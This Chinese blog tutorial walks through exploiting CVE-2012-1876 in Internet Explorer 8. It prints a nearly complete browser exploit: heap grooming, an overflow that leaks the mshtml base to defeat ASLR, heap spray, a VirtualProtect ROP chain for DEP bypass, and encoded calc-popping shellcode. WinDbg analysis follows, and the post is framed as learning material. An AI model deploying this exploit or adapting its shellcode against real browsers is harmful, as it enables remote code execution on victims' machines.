

WinDbg 漏洞分析调试（二）

0x00 引子

前面一篇[文章](#)我们分析了CVE-2012-1876漏洞的成因，在此基础上我们接着看下漏洞的利用，另外，写的不对之处还望各位多多指正:D

0x01 漏洞利用

首先说明一点，我们这里讨论的利用方法如今大都存在防护手段了，比如用户模式下的EMET相对而言就加大了exploit的开发难度，但出于学习目的我们先不考虑这些。同时，和之前一样这里的分析环境也为Win7 x86 - IE 8.0.7601.17514。

0. Exp

本次分析中用到的[Exp代码](#)如下：

```
<html>
<body>
<div id="evil"></div>
<table style="table-layout:fixed"><col id="132" width="41" span="9">&nbsp;</col></table>
<script language='javascript'>

//将字符串转换为整数
function strtoint(str) {
    return str.charCodeAt(1)*0x10000 + str.charCodeAt(0);
}

//初始化布局的字符串变量
var free = "EEEE";
while ( free.length < 500 ) free += free;
var string1 = "AAAA";
while ( string1.length < 500 ) string1 += string1;
var string2 = "BBBB";
while ( string2.length < 500 ) string2 += string2;

var fr = new Array();
var al = new Array();
var bl = new Array();
var div_container = document.getElementById("evil");
div_container.style.cssText = "display:none";
```

//接着按字符串E、字符串A、字符串B、CButtonLayout对象进行堆空间布局

```
for (var i=0; i < 500; i+=2) {  
    fr[i] = free.substring(0, (0x100-6)/2);  
    al[i] = string1.substring(0, (0x100-6)/2);  
    bl[i] = string2.substring(0, (0x100-6)/2);  
    var obj = document.createElement("button");  
    div_container.appendChild(obj);  
}
```

//释放布局后字符串E对应的堆空间

```
for (var i=200; i<500; i+=2 ) {  
    fr[i] = null;  
    CollectGarbage();  
}
```

//进行ROP链中Gadget地址和参数的布局，并与填充数据以及shellcode拼接完成堆喷数据的初始化

//最后执行堆喷将这些数据布局到内存中

```
function heapspray(cbuttonlayout) {
```

```
    CollectGarbage();
```

```
    //处理各个Gadget的地址信息
```

```
    var rop = cbuttonlayout + 4161; // RET
```

```
    var rop = rop.toString(16);
```

```
    var rop1 = rop.substring(4,8);
```

```
    var rop2 = rop.substring(0,4); // } RET
```

```
    //.....省略，可参见https://www.exploit-db.com/exploits/24017/
```

```
    var rop = cbuttonlayout + 408958; // PUSH ESP
```

```
    var rop = rop.toString(16);
```

```
    var rop23 = rop.substring(4,8);
```

```
    var rop24 = rop.substring(0,4); // } RET
```

```
    var shellcode = unescape("%u4141%u4141%u4242%u4242%u4343%u4343"); // PADDING
```

```
    shellcode+= unescape("%u4141%u4141%u4242%u4242%u4343%u4343"); // PADDING
```

```
    shellcode+= unescape("%u4141%u4141"); // PADDING
```

```
    //ROP链中的Gadget地址和参数布局，以实现栈转移和DEP绕过
```

```
    shellcode+= unescape("%u"+rop1+"%u"+rop2); // RETN
```

```
    shellcode+= unescape("%u"+rop3+"%u"+rop4); // POP EBP # RETN
```

```
    shellcode+= unescape("%u"+rop5+"%u"+rop6); // XCHG EAX,ESP # RETN
```

```
    shellcode+= unescape("%u"+rop3+"%u"+rop4); // POP EBP
```

```
    shellcode+= unescape("%u"+rop3+"%u"+rop4); // POP EBP
```

```
    shellcode+= unescape("%u"+rop7+"%u"+rop8); // POP EBP
```

```
    shellcode+= unescape("%u1024%u0000"); // Size 0x00001024
```

```
    shellcode+= unescape("%u"+rop9+"%u"+rop10); // POP EDX
```

```
    shellcode+= unescape("%u0040%u0000"); // 0x00000040
```

```
    shellcode+= unescape("%u"+rop11+"%u"+rop12); // POP ECX
```

```
    shellcode+= unescape("%u"+writable1+"%u"+writable2); // Writable Location
```

```

shellcode+= unescape("%u"+rop13+"%u"+rop14); // POP EDI
shellcode+= unescape("%u"+rop1+"%u"+rop2); // RET
shellcode+= unescape("%u"+rop15+"%u"+rop16); // POP ESI
shellcode+= unescape("%u"+jmpeax1+"%u"+jmpeax2); // JMP EAX
shellcode+= unescape("%u"+rop17+"%u"+rop18); // POP EAX
shellcode+= unescape("%u"+vp1+"%u"+vp2); // VirtualProtect()
shellcode+= unescape("%u"+rop19+"%u"+rop20); // MOV EAX,DWORD PTR DS:[EAX]
shellcode+= unescape("%u"+rop21+"%u"+rop22); // PUSHAD
shellcode+= unescape("%u"+rop23+"%u"+rop24); // PUSH ESP
shellcode+= unescape("%u9090%u9090"); // NOPs
shellcode+= unescape("%u9090%u9090"); // NOPs
shellcode+= unescape("%u9090%u9090"); // NOPs

```

//弹出计算器的shellcode

```

shellcode+= unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30" +
    "%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031" +
    "%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752" +
    "%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a" +
    "%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34" +
    "%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475" +
    "%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66" +
    "%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424" +
    "%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
    "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff" +
    "%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c" +
    "%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5" +
    "%u6c61%u2e63%u7865%u0065");

```

//初始化堆喷数据

```

var padding = unescape("%u9090");
while (padding.length < 1000)
    padding = padding + padding;
var padding = padding.substr(0, 1000 - shellcode.length);
shellcode+= padding;
while (shellcode.length < 100000)
    shellcode = shellcode + shellcode;
var onemeg = shellcode.substr(0, 64*1024/2);
for (i=0; i<14; i++) {
    onemeg += shellcode.substr(0, 64*1024/2);
}
onemeg += shellcode.substr(0, (64*1024/2)-(38/2));

```

//通过堆喷布局rop和shellcode

```

var spray = new Array();
for (i=0; i<100; i++) {
    spray[i] = onemeg.substr(0, onemeg.length);
}

```

```

}

```

```
//触发第一次堆溢出以获取泄露的mshtml模块基址
function leak() {
    var leak_col = document.getElementById("132");
    leak_col.width = "41";
    leak_col.span = "19";
}

//计算mshtml模块基址，并通过堆喷进行rop和shellcode布局
function get_leak() {
    var str_addr = strtoint(bl[498].substring((0x100-6)/2+11,(0x100-6)/2+13));
    str_addr = str_addr - 1410704;
    setTimeout(function(){heapspray(str_addr)}, 50);
}

//触发第二次堆溢出以覆盖虚表指针，使程序转到rop处执行
function trigger_overflow() {
    var evil_col = document.getElementById("132");
    evil_col.width = "1278888";
    evil_col.span = "29";
}

setTimeout(function(){leak()}, 400);
setTimeout(function(){get_leak()}, 450);
setTimeout(function(){trigger_overflow()}, 1000);

</script>
</body>
</html>
```

Exp执行完成后会弹出一个计算器，下面我们对其中利用到的各个技术点展开来讨论。

1. ROP

ROP (Return-oriented Programming) 是一种区别于代码注入的技术，它利用进程已加载模块中的代码实现所需的操作。其中有个重要的概念叫Gadget，即以ret指令结束的代码小片段，我们知道ret指令等价于pop + jmp，因此可用来控制程序的执行流程。此技术正是通过控制栈空间的布局，即精心排列好的返回地址和参数，从而将各个Gadget拼接起来，最终实现想要的代码功能。我们来看如下的一个例子：




图0 ROP 的应用示例

栈里面是放置好的返回地址和参数，中间是各个Gadget，最开始会执行一条ret指令，程序弹出返回地址0xb8800000并跳到该地址处执行，此时栈顶指向参数0x00000001，接着第一个Gadget中会将该参数pop到eax寄存器中，执行完后栈顶指向返回地址0xb8801000，而后再次执行ret指令弹出该返回地址并跳过去执行，如此往复就实现了Action中对应的功能。可以看到，虽然每个Gadget只实现了一小部分操作，但拼接起来却是别有洞天，Exp中正是利用的此技巧。

2. ASLR

要想使用ROP技术，首先需要确定Gadget从哪里来，现今的操作系统一般采用ASLR（Address space layout randomization）技术对程序各模块、堆栈等线性区布局进行随机化处理，以增加攻击者预测目的地址的难度，从如下示意图可以看到程序每次启动后的进程地址空间分布都是随机的：




图1 ASLR 技术示意图

因此我们需要想办法动态获取模块的基址，这样才能保证准确获取到Gadget，此Exp就是基于动态泄露的mshtml.dll模块基址实现的。通过相关资料我们知道读取mshtml!CButtonLayout对象的vftable值可以计算出mshtml.dll模块的基址，因为该值位于此模块中的固定偏移处，所以可被利用，接下来我们就分析下如何借助CVE-2012-1876这个漏洞来获取mshtml.dll模块的基址。

最开始需要对堆空间进行布局，关键代码如下：

```

//初始化布局字符串变量
var free = "EEEE";
while ( free.length < 500 ) free += free;
var string1 = "AAAA";
while ( string1.length < 500 ) string1 += string1;
var string2 = "BBBB";
while ( string2.length < 500 ) string2 += string2;
.....
//进行堆空间的布局
for (var i=0; i < 500; i+=2) {
    fr[i] = free.substring(0, (0x100-6)/2);
    al[i] = string1.substring(0, (0x100-6)/2);
    bl[i] = string2.substring(0, (0x100-6)/2);
    var obj = document.createElement("button");
    div_container.appendChild(obj);
}
//释放布局后的某些堆空间
for (var i=200; i<500; i+=2 ) {
    fr[i] = null;
    CollectGarbage();
}

```

上述代码中的字符串将会分配到堆空间上，并且被转换成了BSTR对象，此对象包含头部和尾部，字符以unicode存储，头部4个字节表示字符串长度，尾部2个字节表示结束。比如执行一次下述代码：

```
al[i] = string1.substring(0, (0x100-6)/2);
```

与其对应的内存结构就应该如下：

02ee3160	45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00	E.E.E.E.E.E.E.E.
02ee3170	45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00	E.E.E.E.E.E.E.E.
02ee3180	45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00	E.E.E.E.E.E.E.E.
02ee3190	45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00	E.E.E.E.E.E.E.E.
02ee31a0	45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00	E.E.E.E.E.E.E.E.
02ee31b0	fa 00 00 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	...A.A.A.A.A.A.
02ee31c0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee31d0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee31e0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee31f0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3200	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3210	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3220	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3230	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3240	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3250	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3260	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3270	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3280	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee3290	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee32a0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02ee32b0	82 6b f4 76 00 00 00 88 fa 00 00 00 42 00 42 00 42 00 42 00 42 00	.k.v.....B.B.
02ee32c0	42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00	B.B.B.B.B.B.B.B.
02ee32d0	42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00 42 00	B.B.B.B.B.B.B.B.

图2 字符串在内存中的布局结构

代码在布局时会连续填充字符串，由堆空间管理的性质可知分配的这些堆空间最终会紧挨在一起，因此内存中的分布会如上图那样彼此间相邻。同时，这里还利用了堆空间管理中的另一性质，即当某块堆空间被释放后如果接下来又有新的申请堆空间操作且此释放掉的空间大小合适，那么会将释放掉的该堆空间重新分配给此时的申请操作。我们注意下面代码：

```
<table style="table-layout:fixed"><col id="132" width="41" span="9">&nbsp;</col></table>
```

就这里来说，程序将为其分配0x1C*9=0xFC字节大小的堆空间，而在布局时释放掉的那些堆空间大小为0x100字节，所以最后释放掉的那块堆空间将会重新分配来保存column的样式信息，最终内存中的分布会是如下这个样子：




图3 堆溢出前内存中的布局结构

为了计算mshtml.dll模块的基址，我们需要获取黄色区域标识的vtable数值，这里利用了堆溢出，同样，也是通过js代码动态更新span属性值的方式来达到目的：


```
function leak() {
    var leak_col = document.getElementById("132");
    leak_col.width = "41";
    leak_col.span = "19";
}
```

由于写入的样式信息个数超过了申请的堆空间所能容纳的个数，所以会造成堆溢出，此时的内存布局如下：




图4 堆溢出后内存中的布局结构

可以看到字符串B对应的长度字段值由原来的0x000000fa变成了0x00010048，因此该对象能访问的内存空间变广了，这样我们就能通过如下代码获取到CButtonLayout对象的vtable值，也就是黄色区域标识的数值，并最终计算得到mshtml.dll模块的基址：

```
function get_leak() {
    var str_addr = strtoint(bl[498].substring((0x100-6)/2+11, (0x100-6)/2+13));
    str_addr = str_addr - 1410704;
    var hex = str_addr.toString(16);
    alert("mshtml base: " + hex);
    .....
}
```

我们可以验证下：

```
0:008> ln 6b8e8690
(6b8e8690)  mshtml!CButtonLayout::~`vftable' | (6b8e8738)  mshtml!CObjectImage
Layout::~`vftable'
Exact matches:
    mshtml!CButtonLayout::~`vftable' = <no type information>
0:008> lm
start      end          module name
013b0000  01456000    iexplore   (pdb symbols)
6aec0000  6af72000    jscript    (deferred)
6b790000  6bd47000    mshtml     (pdb symbols)
6ce80000  6cf3e000    MSVCR100   (private pdb symbols)
.....
```

其中，0x6b8e8690-1410704=0x6B790000，因此mshtml.dll模块的基址就成功获取到了。

3. Heap Spray

在得到mshtml.dll模块的基址后，我们就有机会构造相应ROP链来实现想要的功能了，那么现在需要解决另一个问题，也就是如何让程序跳到我们的ROP链中执行。此Exp首先会利用堆喷技术将ROP链中的Gadget地址和参数以及后面用到的shellcode布局到进程地址空间中的固定位置，而后再利用堆溢出重写CButtonLayout对象的虚表指针，使其指向前面提到的固定位置，这样当虚函数被调用时就会跳转到我们的ROP链中。

简单来说，堆喷是一种payload布局技术，能够保证将payload放置到我们可预测的地址处。接下来我们通过此Exp来跟一下这个过程，首先看下CButtonLayout对象的虚表指针是如何控制调用流程的：

- string size
- end of string
- heap pointer
- button vftable

